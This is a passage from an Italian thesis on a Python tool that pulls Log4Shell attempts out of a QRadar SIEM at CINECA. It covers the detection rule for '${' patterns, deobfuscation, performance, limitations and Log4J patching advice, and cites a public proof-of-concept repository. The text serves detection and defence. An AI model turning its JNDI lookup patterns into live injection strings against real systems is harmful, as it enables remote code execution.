Inizialmente, al fine di identificare ed estrapolare i log di interesse da QRadar, si era scelto di utilizzare una regular expression complessa applicata all'intero payload, in grado di rilevare svariati tentativi di offuscamento. Questo permetteva di trasmettere allo script Python solamente i log di interesse rilevante, tuttavia i tempi di esecuzione di tale query erano abbastanza lunghi, inoltre rischiavano di sovraccaricare la Console. Ricordiamo, infatti, che la quantità di log presenti su QRadar del CINECA è di svariati milioni, in più la ricerca veniva eseguita su un

campo di database non indicizzato. Questo ha causato una rivalutazione delle tecniche di estrazione dei dati dal SIEM giungendo alla decisione di ottenere tutti i log che all'interno del loro payload contenessero il carattere '$' seguito da '{', purché siano anche presenti nel resto del contenuto i caratteri ':' e '}'. Questa regola, per risolvere l'offuscamento di tipo url encoding, considera anche le rispettive codifiche ASCII dei simboli appena elencati. Non si rende necessario applicare ulteriori condizioni per risolvere l'offuscamento ad interpretazione di comando poiché esso potrà essere eseguito solamente con i caratteri in chiaro oppure codificati in ASCII.

L'utilizzo della condizione indicata comporta l'estrazione di una quantità molto maggiore di dati, in quanto non restituisce solo i log contenenti una versione offuscata del pattern malevolo ma tutti quelli che contengono ${:}; nonostante si possa pensare che ciò comporti un eccessivo overhead di rete, nella realtà ciò non accade poiché sulla base di analisi condotte il numero di log restituiti dall'ambiente di produzione è ragionevole. Inoltre, l'esecuzione dello script Python viene effettuato su una macchina esterna a QRadar connessa in rete 10Gb/s senza compromettere il funzionamento della Console.

Una volta scelta la condizione di estrazione dei dati, bisogna considerare che il payload potrebbe contenere la stringa malevola offuscata; si rende quindi necessario utilizzare uno strumento in grado di interpretare in modo sicuro la stringa effettuando le opportune sostituzioni. Per questa operazione esistono diversi tool sul web come Ox4Shell di Oxeye e jndi_deobfuscate di Amazon Web Services Labs. Nello script realizzato è stata scelta la soluzione di Amazon Web Service Labs, in quanto ritenuta più veloce da implementare. Una volta passata la stringa potenzialmente malevola, questo tool si occupa di effettuare le opportune sostituzioni (senza interpretare i comandi) e di restituire il payload deoffuscato in forma normale. A questo punto, con una semplice regular expression è possibile estrarre il dato di interesse, ovvero l'indirizzo logico o fisico malevolo, quindi procedere con i passi di elaborazione descritti nel paragrafo 7.


Lo script è stato realizzato con Python 3.9 ed è testato sia in ambiente Windows che Linux; è compatibile con le versioni di QRadar 7.3 o superiori.

Alla prima esecuzione dello script viene richiesto all'utente l'inserimento di alcuni parametri come l'hostname o IP di QRadar, metodo di autenticazione e certificato; in seguito, se salvati, non sarà più necessario reinserirli.

## 6.2 Prestazioni e confronti

Partendo dalla prima soluzione trovata sul web, fornita dalla community di IBM sono state ricavate alcune stime e confronti con le soluzioni realizzate nell'ambito di questo progetto di tesi.

Per elaborare 3'704'387 log le soluzioni fornite dalla community di IBM, una prima versione dello script con regular expression nella query (senza estensione) e la versione finale con regular expression nell'estensione impiegano rispettivamente 51.318 secondi, e 36.212 secondi, 15.760 secondi.




Si nota che la soluzione fornita dalla community richiede un tempo sproporzionato

rispetto allo script realizzato considerando, inoltre, che impiega tale tempistica solo per estrapolare i log di interesse senza alcuna forma di elaborazione. Le soluzioni confrontabili sono quindi le due versioni dello script, di cui la prima a livello di tempistiche risulta leggermente più lunga, tuttavia non richiede l'installazione di estensioni sulla Console di QRadar e risulta più semplice da utilizzare. La seconda, invece, risulta essere più performante grazie all'utilizzo dell'estensione.

Nella versione finale è possibile personalizzare la regular expression di estrazione nell'estensione da installare su QRadar. Al fine di garantire scalabilità e fornire efficienza maggiore l'estensione può essere modificata in qualsiasi momento.

## 6.3 Limitazioni incontrate

Durante le fasi di sviluppo del progetto sono state incontrate alcune limitazioni che sono state gestite come dettagliato di seguito.

L'idea iniziale era quella di creare uno strumento direttamente integrabile ed eseguibile su QRadar Console, tuttavia essa non consentiva di eseguire query AQL troppo lunghe. Ciò era causato dal limite massimo di caratteri che poteva gestire il frontend della Console. Questa problematica ha portato alla realizzazione obbligata di uno script esterno.

In QRadar, il CRE si basa su un set di criteri predefinito ed elabora gli eventi di volta in volta che arrivano e vengono processati; questo procedimento della pipeline non consente di generare Offense sulla base di analisi eseguite a posteriori. Inoltre, tramite le API RESTful non è possibile generare una nuova Offense. Per questi motivi, al fine di consentire agli utenti di QRadar di ricevere una segnalazione nel pannello dedicato, si è scelto di inviare tramite syslog un formato di log personalizzato contenente i dettagli della minaccia. Grazie alla creazione di una regola specifica è poi possibile creare l'Offense alla ricezione di questa tipologia di log.

Qualora un sito web malevolo venisse contattato casualmente da una macchina interna e poco prima fosse stato eseguito un tentativo non andato a buon fine avente come destinazione lo stesso sito web, potrebbero generarsi falsi positivi; tuttavia, questa evenienza risulta molto remota, per tale motivo non è gestita.

# 7 Conclusione

La vulnerabilità oggetto di studio è stata possibile perché in tutte le versioni di Log4J 2 fino alla 2.14 (escludendo la release di sicurezza 2.12.2), il supporto di JNDI non era limitato in termini di nomi che potevano essere risolti. Alcuni protocolli non erano sicuri o rendevano possibile l'esecuzione di codice remoto. Log4J 2.15.0 limita JNDI ai soli lookup LDAP, e tali ricerche sono ulteriormente limitate per default a connettersi agli oggetti primitivi Java residenti sull'host locale.

La versione 2.15.0 ha tuttavia lasciato parzialmente irrisolta la vulnerabilità, perché per le implementazioni dotate di alcuni layout pattern non di default per Log4J, come quelli con lookup di contesto (come `$${ctx:loginId}`) o con un pattern Thread Context Map (`%X`, `%mdc` o `%MDC`), era ancora possibile definire dati di input mediante un pattern JNDI Lookup tale da provocare un attacco denial of service (DoS).

Nelle ultime release tutti i lookup sono stati disabilitati per default. In questo modo la funzione JNDI è stata interamente rimossa, evitando che Log4J possa essere utilizzato per exploit remoti.

Log4J è un framework per logging molto diffuso e utilizzato da numerosi prodotti software, servizi cloud e altre applicazioni. Le vulnerabilità presenti nelle versioni precedenti la 2.15.0 permettono a un malintenzionato di recuperare i dati da un'applicazione o dal relativo sistema operativo sottostante, piuttosto che eseguire codice Java con lo stesso livello di autorizzazioni attribuito al runtime Java stesso (Java.exe sui sistemi Windows). Questo codice può eseguire comandi e script sul sistema operativo locale scaricando ulteriore codice pericoloso e favorendo l'elevazione dei privilegi e accessi remoti persistenti.

Sebbene la versione 2.15.0 di Log4J, rilasciata nel momento in cui la vulnerabilità è divenuta di pubblico dominio, risolva questi problemi, essa lascia tuttavia aperta la porta ad exploit e attacchi denial of service (situazione risolta almeno parzialmente dalla versione 2.16.0).

Il 18 dicembre 2021 è stata rilasciata una terza versione, la 2.17.0, che previene possibili attacchi ricorsivi che potrebbero provocare un Denial of Service.

Bisognerebbe verificare le versioni di Log4J presenti nelle applicazioni sviluppate internamente e provvedere a passare alle versioni più recenti (2.12.2 per Java 7 e 2.17.0 per Java 8), nonché applicare le patch software non appena vengono rilasciate dai rispettivi vendor.

Nonostante la vulnerabilità risulti ormai risolta, il CINECA continua a monitorare tramite lo script realizzato, i tentativi di attacco ai loro sistemi, notificando ai rispettivi team eventuali anomalie e mancati aggiornamenti.

Il codice dello script e i relativi file sono disponibili su GitHub, insieme alle istruzioni per la configurazione e l'utilizzo. In questo modo eventuali richieste di pull contenenti migliorie potranno essere valutate.

# 8 Bibliografia e sitografia

[1] https://clusit.it/rapporto-clusit/

[2] https://www.cisco.com/c/it_it/products/security/common-cyberattacks.html

[3] https://www.ibm.com/it-it/topics/cyber-attack

[4] https://blog.t-consulting.it/i-10-cyber-attacchi-piu-comuni

[5] https://www.techopedia.com/definition/26306/error-log

[6] A. D. Calì, M. Patella, P. Ciaccia, Gestione delle Transazioni, Tecnologie delle Basi di Dati M - Alma Mater Studiorum Università di Bologna, Bologna 2014

[7] W. Kernighan, Rob Pike, The Practice of Programming, Addison-Wesley Professional, 1999

[8] https://logging.apache.org/log4j/1.2/manual.html

[9] https://www.cybersecurity360.it/nuove-minacce/log4shell-ecco-come-funziona-lexploit-della-vulnerabilita-di-log4j/

[10] https://www.lawfareblog.com/whats-deal-log4shell-security-nightmare

[11] https://github.com/kozmer/log4j-shell-poc

[12] https://www.csirt.gov.it/contenuti/log4shell-rilasciato-poc-pubblico-per-lo-sfruttamento-della-cve-2021-45046-al03-211217-csirt-ita

[13] https://nvd.nist.gov/vuln/detail/CVE-2021-44228

[14] https://blog.checkpoint.com/2021/12/14/a-deep-dive-into-a-real-life-log4j-exploitation/

[15] https://www.esentire.com/blog/ongoing-exploitation-of-the-log4j-vulnerabilities

[16] https://www.ionos.it/digitalguide/server/sicurezza/ids-e-ips-sistemi-per-la-sicurezza-informatica/

[17] https://www.cybersecurity360.it/soluzioni-aziendali/siem-cos-e-come-garantisce-la-sicurezza-delle-informazioni/

[18] https://www.ibm.com/it-it/qradar/security-qradar-siem

[19] https://www.ibm.com/docs/en/qsip/7.3.3